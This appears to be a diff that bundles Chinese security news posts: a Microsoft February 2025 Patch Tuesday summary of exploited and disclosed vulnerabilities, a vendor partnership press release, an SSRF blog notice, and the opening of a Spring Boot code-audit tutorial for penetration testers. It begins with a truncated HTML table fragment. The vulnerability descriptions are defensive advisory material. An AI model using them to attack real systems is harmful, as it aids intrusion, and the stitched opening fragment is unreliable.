normal;"><span style="font-size: 14px;letter-spacing: normal;">7</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle" width="261"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">中国移动通信集团海南有限公司</span></section></td><td align="center" valign="middle" width="59"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">5</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle" width="261"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">江苏国保信息系统测评中心有限公司</span></section></td><td align="center" valign="middle" width="59"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">5</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">4</span></section></td><td align="center" valign="middle" width="261"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">浙江德迅网络安全技术有限公司</span></section></td><td align="center" valign="middle" width="59"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">5</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">5</span></section></td><td align="center" valign="middle" width="261"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">苏州如意云网络科技有限公司</span></section></td><td align="center" valign="middle" width="59"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">4</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">6</span></section></td><td align="center" valign="middle" width="261"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">北京中金安服科技有限公司</span></section></td><td align="center" valign="middle" width="59"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">4</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">7</span></section></td><td align="center" valign="middle" width="261"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">湖南泛联新安信息科技有限公司</span></section></td><td align="center" valign="middle" width="59"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="44"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">8Line truncated
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,18 @@
|
||||
# 博客更新:SSRF漏洞详细讲解(多个实验场景复现),别再SSRF文件下载了
|
||||
Patrick.Lin SecurePulse 2025-02-12 10:38
|
||||
|
||||
文章地址:https://www.securepulse.website/archives/ssrflou-dong-xiang-jie
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
关注公众号,及时获取博客更新信息
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,27 @@
|
||||
# 奇安信与东方国信达成战略合作 筑牢AI安全底座
|
||||
奇安信集团 2025-02-12 10:06
|
||||
|
||||
2月11日,网安领军企业奇安信与大数据、云计算、人工智能龙头企业东方国信达成战略合作,携手打造基于DeepSeek基座的人工智能智算平台,致力于加速推动人工智能的广泛应用,并解决AI基座自主可控、降本增效以及开源育生态等关键问题,共同推动我国人工智能产业迈向新高度。
|
||||
|
||||
## 强强联合,共筑“AI+安全+算力”新未来
|
||||
|
||||
|
||||
此次合作标志着两家行业巨头在技术创新上的深度融合,更预示着“AI+安全+算力”的无限想象空间。东方国信作为大数据、云计算及人工智能领域的龙头企业,其自主研发的幕僚智数、大模型训推平台等核心产品已成功与DeepSeek-R1系列大模型实现深度集成,广泛应用于智能客服、智能经分等行业场景中。奇安信凭借其在网络安全行业的领导地位,将自主研发的QAX安全大模型全面接入DeepSeek,并率先应用于威胁研判、安全运营等多个关键领域,展示了卓越的技术实力和创新能力。
|
||||
|
||||

|
||||
|
||||
奇安信将为东方国信提供涵盖从智算基础设施到大模型及行业应用全层级的端到端网络安全防护方案,确保AI应用的安全性与可靠性。同时,双方还将结合政企客户需求,开发定制化的安全AI应用智能体融合方案,通过深度融合内生的方式提升安全运营、智能攻防对抗、威胁情报分析等复杂任务的处理能力。
|
||||
|
||||
东方国信与奇安信的战略合作,不仅是技术层面的深度融合,更是对未来智能世界的积极探索。双方将为更多企业和行业带来创新机遇和发展动力,携手推动我国人工智能产业迈向新的高度。
|
||||
|
||||
## 市场需求扩大 安全+算力迎来快速增长
|
||||
|
||||
|
||||
随着AI技术的不断进步,为人工智能提供算力平台的智算平台服务商以及为其提供网络安全服务的网络安全厂商,将迎来需求将迎来快速增长。
|
||||
|
||||
首先对高性能计算的需求正在急剧增加。不久前内蒙古和林格尔新区宣布DeepSeek的全量模型已在其三家智算中心完成快速部署,现已具备为DeepSeek提供优质算力服务的成熟条件,东方国信和林格尔智算中心亦在其列。
|
||||
|
||||
同时只有不断加强网络安全意识和技术防范能力,才能有效应对各种网络威胁和挑战。春节前后,奇安信XLab实验室独家发现并分析研判了多轮针对DeepSeek线上服务的大规模境外网络攻击,通过及时捕获跟踪和分析研判,有效震慑攻击者,降低攻击影响,为中国AI产业发展创造更安全可靠的网络空间。
|
||||
|
||||
华泰证券指出,AI技术的快速发展将带来巨大的市场机会,尤其是在生成式AI和大模型领域。预计到2025年,全球AI市场规模将超过5000亿美元。两大龙头的强强联合,不仅为AI产业化落地构筑可靠的安全护城河,更将推动智算服务从基础能力供给向价值赋能阶段加速演进。
|
||||
|
||||
@@ -0,0 +1,126 @@
|
||||
# 微软2月补丁星期二值得关注的漏洞
|
||||
综合编译 代码卫士 2025-02-12 09:55
|
||||
|
||||

|
||||
|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
**编译:代码卫士**
|
||||
|
||||
**2025年2月,微软共计发布67个CVE漏洞,其中包含19个提权漏洞、2个安全特性绕过漏洞、22个RCE漏洞、1个信息泄露漏洞、9个拒绝服务漏洞和3个欺骗漏洞,以及1个严重的 Microsoft Dynamics 365 Sales 提权漏洞和10个Edge 漏洞。**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
!
|
||||
|
||||
**已遭利用的两个0day漏洞**
|
||||
|
||||
|
||||
|
||||
****
|
||||
**CVE-2025-21391**是Windows Storage 中存在的提权漏洞,可导致攻击者删除目标文件。虽然在过去我们已了解到类似问题,但该漏洞是这类技术首次遭在野利用的情况。该漏洞也可与一个代码执行漏洞组合利用,完全接管系统。用户应迅速测试并部署补丁。
|
||||
|
||||
**CVE-2025-21418**是位于 Windows Ancillary Function Driver for WinSock 中的提权漏洞。相比上述漏洞,该漏洞是更为传统的提权漏洞。认证用户需要运行特殊构造的程序,才能以系统权限执行代码。这也是为何此类漏洞通常与代码执行漏洞组合利用来接管系统。微软虽然并未提供攻击的影响范围信息,但不管该漏洞的针对范围有多大,用户均应迅速测试并部署补丁。
|
||||
|
||||
|
||||
!
|
||||
|
||||
**已遭公开披露的0day漏洞**
|
||||
|
||||
|
||||
|
||||
****
|
||||
**CVE-2025-21194**是位于Microsoft Surface 中的安全特性绕过漏洞,可导致攻击者绕过UEFI并攻陷安全内核。微软表示,该虚拟机监控程序漏洞与UEFI主机机器中的虚拟机有关。在某些特定的硬件上,攻击者可绕过该UEFI,导致该监控程序和安全内核遭攻陷。虽然微软并非分享更多详情,但可能与研究员在上个月发现的 PixieFail 漏洞有关。PixieFail 由9个漏洞组成,影响 Tianocore 的 EDK II 产品的IPv6 网络协议。
|
||||
|
||||
**CVE-2025-21377**是位于 NTLM 哈希中的披露欺骗漏洞,可导致远程攻击者以用户身份登录。微软在安全公告中提到,“用户与恶意文件的最少交互,如选择(单击)、检查(右击)或执行除了打开或执行该文件的操作,可触发该漏洞。”虽然微软并未分享关于该漏洞的很多详情,但它与其它 NTLM 哈希披露漏洞一样,只要与文件进行交互而非打开文件,就可导致Windows 远程连接到远程共享。这时,NTLM谈判就会将用户的NTLM哈希传递给远程服务器,导致攻击者进行收集。之后,这些NTLM哈希可被破解以获取明文形式的密码或被用于“传递哈希”的攻击活动中。
|
||||
|
||||
|
||||
!
|
||||
|
||||
**其它值得关注的漏洞**
|
||||
|
||||
|
||||
|
||||
****
|
||||
**CVE-2025-21376**是位于Windows LDAP 中的可蠕虫远程代码执行 (RCE) 漏洞,可导致远程未认证攻击者仅通过向目标发送恶意构造请求的方式,在受影响系统上运行代码。由于并不牵涉用户交互,因此导致该漏洞可在受影响的LDAP服务器之中蠕虫。微软将该漏洞描述为“存在利用可能性”,因此即使蠕虫可能不会发生,但应将其视作将会被利用。用户应迅速测试并部署补丁。
|
||||
|
||||
**CVE-2025-21387**是位于微软 Excel 中的远程代码执行 (RCE) 漏洞。该漏洞是预览视图作为攻击向量的几个修复方案之一,不过它令人困惑,因为微软公司也提到需要用户交互。微软还提到需要多个补丁才能完全修复该漏洞。该漏洞可能通过打开恶意 Excel 文件或预览Outlook中恶意附件的方式遭利用。不管是哪种利用方式,用户均应确保所有补丁已经过测试并已部署。
|
||||
|
||||
|
||||
****
|
||||
代码卫士试用地址:
|
||||
https://codesafe.qianxin.com
|
||||
|
||||
开源卫士试用地址:https://oss.qianxin.com
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[微软2025年1月补丁星期二值得关注的漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247522078&idx=1&sn=fed0749158dda91f61f1f60a96b5230c&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软十二月补丁星期二值得关注的漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247521758&idx=3&sn=65f54ac400f184b0f2f9f4ec9c298658&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软11月补丁星期二值得关注的漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247521471&idx=2&sn=2629744498ede8666250667452c2766f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软十月补丁星期二值得关注的漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247521006&idx=1&sn=7a1549af926e4d8c203943ef0147805d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软9月补丁星期二到底修复了4个还是5个0day?](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247520759&idx=1&sn=abba88eb7f82857147b09b6d65f6a0bd&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
https://www.bleepingcomputer.com/news/microsoft/microsoft-raises-rewards-for-copilot-ai-bug-bounty-program/
|
||||
|
||||
https://www.zerodayinitiative.com/blog/2025/2/11/the-february-2025-security-update-review
|
||||
|
||||
|
||||
题图:
|
||||
Pexels
|
||||
License
|
||||
|
||||
****
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
” 吧~
|
||||
|
||||
@@ -0,0 +1,322 @@
|
||||
# 拿到了 SpringBoot 开发的系统,该如何代码审计分析漏洞?分享下我的一二三步的思路。
|
||||
原创 润霖@闪石星曜 闪石星曜CyberSecurity 2025-02-12 10:19
|
||||
|
||||
|
||||
|
||||
嗨,大家好,这里是闪石星曜CyberSecurity。
|
||||
|
||||
众所周知,Java 语言生态在中大型企业中的使用率居高不下,可谓是如日中天,经久不衰。
|
||||
|
||||
使用 SpringBoot 架构来开发的 JavaWeb 系统,更是数不胜数,也因此我们渗透测试中一部分的挑战,可以说是来对抗 Java 代码。
|
||||
|
||||
如果我们拿到了基于 SpringBoot 开发的系统,想要进行代码审计,分析漏洞,第一步该怎么做,我来给大家讲讲。
|
||||
|
||||
欢迎大家点个关注,带让大家轻松学习代码审计,掌握代码审计技能!
|
||||
|
||||
下面,我先讲一些基础知识。
|
||||
|
||||
如果大家想系统入门学习 Java代码审计,欢迎报名我的课程,五十多节课,平均一小时,20+企业级实战项目,低至499,详细可点击下方链接查看。
|
||||
|
||||
[《Java代码审计零基础入门到项目实战》2025年第一期招生即将结束,低至499,五十多节课,多重福利来袭!](https://mp.weixin.qq.com/s?__biz=Mzg3MDU1MjgwNA==&mid=2247487190&idx=1&sn=704ae787b03a1066720f28cecdc33545&scene=21#wechat_redirect)
|
||||
|
||||
# 【壹】基础知识
|
||||
## 1. 什么是 Spring Boot
|
||||
|
||||
Spring Boot 是基于 Spring 框架的扩展,旨在简化 Spring 应用的初始搭建和开发。它通过自动配置和约定优于配置的原则,减少了开发者的配置负担,使得开发者能够快速构建独立的、生产级别的 Spring 应用。Spring Boot 内置了嵌入式服务器(如 Tomcat),并提供了丰富的 Starter 依赖,使得集成各种技术栈(如数据库、消息队列、安全框架等)更加便捷。
|
||||
|
||||
其实对于我们代码审计来说,挖掘此类架构系统的漏洞,也变的非常方便了。
|
||||
## 2. 第一个 Spring Boot 项目
|
||||
|
||||
创建一个 Spring Boot 非常简单,只需打开 IDEA,选择新建项目,然后在选择 Spring Initializer,如下图所示。
|
||||
|
||||
|
||||
|
||||
需要注意的我也标注了红线,但值得注意的是服务器 URL。
|
||||
|
||||
我们要设置为
|
||||
start.aliyun.com
|
||||
脚手架地址。
|
||||
|
||||
因为官方地址抛弃了 Java8,可能有些地方会影响到我们。
|
||||
|
||||
然后,点击下一步即可,下面在依赖项中可以选择一些我们所需的依赖,比如
|
||||
Web-Spring Web
|
||||
,这样我们就创建一个 JavaWeb 系统了,可以拥有处理 Web 的相关代码了。如下图所示。
|
||||
|
||||
|
||||
|
||||
然后,点击创建即可。
|
||||
|
||||
我们可以看到成功创建了一个基于 Spring Boot 架构的 JavaWeb 系统,在这个项目中,阿里云还提供了一些基础的案例代码。
|
||||
|
||||
也就是所谓的 Controller 层,亦或叫做路由映射,都是一个意思。是某个功能接口的具体代码,如下图所示。
|
||||
|
||||
|
||||
|
||||
最后,找到 Demo2Application 中的绿色按钮,点击启动项目即可。这样,我们就可以在浏览器中通过案例中的 URL 地址就可访问调用这些接口了。
|
||||
|
||||
当然了,每个项目名称不同,所以这个启动类的代码名称也有所不同,一般都是项目名称+Application。
|
||||
|
||||
|
||||
|
||||
这样,我们就成功创建了一个 Spring Boot 架构的 JavaWeb 系统。
|
||||
|
||||
项目中的一些基础案例代码,大家可以摸索下。
|
||||
## 3. Manve 管理项目
|
||||
|
||||
刚才,我们选择了 Maven 作为项目管理。那什么是 Maven 呢?
|
||||
|
||||
Maven 是一个项目管理工具,主要用于构建和管理基于Java的项目。它通过一个叫做 POM的文件来管理项目的构建、报告和文档。
|
||||
|
||||
Maven不仅简化了构建过程,还提供了依赖管理和项目信息管理的功能,是一个跨平台的自动化构建工具。
|
||||
|
||||
对于我们来说,,他主要功能在 Pom.xml 文件中引入了第三方依赖,做统一的管理。
|
||||
|
||||
比如引入 Fastjson2 的某个版本我们可以在 Maven 依赖库中找到对应的依赖项,然后可以将具体的格式粘贴进 Pom.xml 文件中。如下图所示。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
最后,由于我们引入了新的依赖,所以需要点击右上方加载 Maven更改按钮,让他从仓库中把该依赖加载进来。
|
||||
|
||||
【注意注意注意】由于 Maven 中央仓库在国外,会经常因为网络原因没有成功把一些依赖加载进来,也就会导致项目无法成功启动,一般百分之九十的原因都是如此。大家一定要注意配置好国内源。
|
||||
|
||||
我的建议是,在官网自行下载一个 Maven,不用 IDEA 自带的,然后放在一个固定文件下,自己修改下国内源(搜索引擎搜下即可)。
|
||||
|
||||
最后,在
|
||||
设置-构建执行部署-构建工具-Maven
|
||||
中键入该文件的地址,就像我下图所示标记的样子。
|
||||
|
||||
这样做的还有个好处是,对于相同的依赖,就不会重复下载了,相当于自己搭建了个本地仓库。
|
||||
|
||||

|
||||
|
||||
对于 Pom.xml 文件还有个重要的一点,就是我们能通过该文件快速了解该项目引入了哪些依赖,以及该依赖是否存在漏洞版本,如果有的话,可以代码审计漏洞点了。比如引入了 Fastjson 1.2.6 版本等等。
|
||||
## 4. 基础架构
|
||||
|
||||
其实,对于基于 Spring Boot 开发的 JavaWeb 系统,其项目结构都大致如此。
|
||||
|
||||
开发人员也有自己约定俗成的一套架构模式,也就是所谓的应用分层/分层思想。
|
||||
|
||||
具体内容大家可以打开这个地址看看:
|
||||
```
|
||||
https://developer.aliyun.com/article/1589859(阿里巴巴 Java 开发手册)
|
||||
```
|
||||
|
||||
简单来说,就是项目中会有不同的文件夹,也就对应着不同的作用。
|
||||
|
||||
我们常见的有 Controller/Domain/Action 等名称的文件,就是所谓的路由层。以及 Service/ServiceImpl 文件,在 ServiceImpl 实现了一些功能所需的复杂代码,当然我们也可以写在路由层。以及 Dao,Mapper 文件,这部分是有数据库相关的代码。比如,整合了 Mybatis 框架,会在 Mpaper 中定义,拼接 SQL 语句。
|
||||
|
||||

|
||||
|
||||
通过这几个大致的分层,我们能够大概理解一个项目从浏览器访问该接口传入该参数的大致流程了。
|
||||
|
||||
也就是先会经过路由层,然后在到 Service 层,ServiceImple 层,在最后到 Dao,Mapper 去进行数据库处理。
|
||||
|
||||
通过理解目录分层,我们最起码可以在抓包到某个功能点的 URL 后,可以通过找到对应的路由映射开始分析代码了。
|
||||
|
||||
当然了,随着学习的深入,也会遇见较为复杂的系统,但本质不变,大家多多练习就能慢慢理解了。
|
||||
## 5. 目录结构
|
||||
|
||||
下面,给大家讲讲一些常见目录,以及具体作用。
|
||||
### 5.1. Java 目录
|
||||
|
||||
该目录下一般都是存储的关键代码。
|
||||
```
|
||||
annotation:放置项目自定义注解
|
||||
controller/: 存放控制器,接收从前端传来的参数,对访问控制进行转发、各类基本参数校验或者不复用的业务简单处理等。
|
||||
dao/: 数据访问层,与数据库进行交互,负责数据库操作,在Mybaits框架中存放自定义的Mapper接口
|
||||
entity/: 存放实体类
|
||||
interceptor/: 拦截器
|
||||
service/: 存放服务类,负责业务模块逻辑处理。
|
||||
Service层中有两种类,一是
|
||||
Service,用来声明接口;二是
|
||||
ServiceImpl,作为实现类实现接口中的方法。
|
||||
utils/: 存放工具类,比如文件上传,一般会统一写个文件上传工具类,系统内其他地方需要该功能时,可以直接调用。
|
||||
dto/: 存放数据传输对象(Data Transfer Object),如请求参数和返回结果
|
||||
vo/: 视图对象(View Object)用于封装客户端请求的数据,防止部分数据泄漏,保证数据安全
|
||||
constant/: 存放常量
|
||||
filter/: 存放过滤器
|
||||
```
|
||||
### 5.2. Resouces 目录
|
||||
|
||||
该目录一般都是存储的静态资源,比如模板文件,Html,JavaScript,CSS 等。
|
||||
```
|
||||
mapper/: 存放Mybaits的mapper.xml文件
|
||||
static/: 静态资源文件目录(Javascript、CSS、图片等),在这个目录中的所有文件可以被直接访问
|
||||
templates/: 存放模版文件
|
||||
application.properties或
|
||||
application.yml: Spring Boot默认配置文件
|
||||
```
|
||||
## 6. 常见注解
|
||||
|
||||
下面是一些常见的注解,及其意思。
|
||||
#### 6.1. @RequestMapping 注解
|
||||
|
||||
@RequestMapping
|
||||
是 Spring MVC 中最常用的注解之一,用于将 HTTP 请求映射到指定的处理方法上。
|
||||
|
||||
他有两个级别,首先是类级别,也就是在类上做了 @RequestMapping 注解。
|
||||
|
||||
次之,是方法级别,也就是在方法上做了 @RequestMapping 注解。
|
||||
|
||||
那么他们的完整路径是类上边设置的路径加上方法上面设置的路径。
|
||||
|
||||
在该注解下,还有几个属性。
|
||||
- value
|
||||
:指定 URL 映射路径。
|
||||
|
||||
- method
|
||||
:指定请求类型,如 GET、POST 等。
|
||||
|
||||
- params
|
||||
:指定请求中必须包含某些参数。
|
||||
|
||||
- headers
|
||||
:指定请求中必须包含某些请求头。
|
||||
|
||||
####
|
||||
#### 6.2. @Controller 注解
|
||||
|
||||
@Controller
|
||||
是一个类级注解,标识该类是一个控制器类,用于处理 Web 请求。表明该类是一个控制器,使用 @RequestMapping 注解设置路径,也就是表明接收处理该接口的参数。
|
||||
#### 6.3. @ResponseBody 注解
|
||||
|
||||
@ResponseBody
|
||||
是一个方法级注解,他表示该方法返回的内容将直接写入 HTTP 响应体中,而不是被解释为视图名称,这点要注意。
|
||||
|
||||
通常用于 RESTful API 开发,他返回的数据通常是 JSON 或 XML 格式。
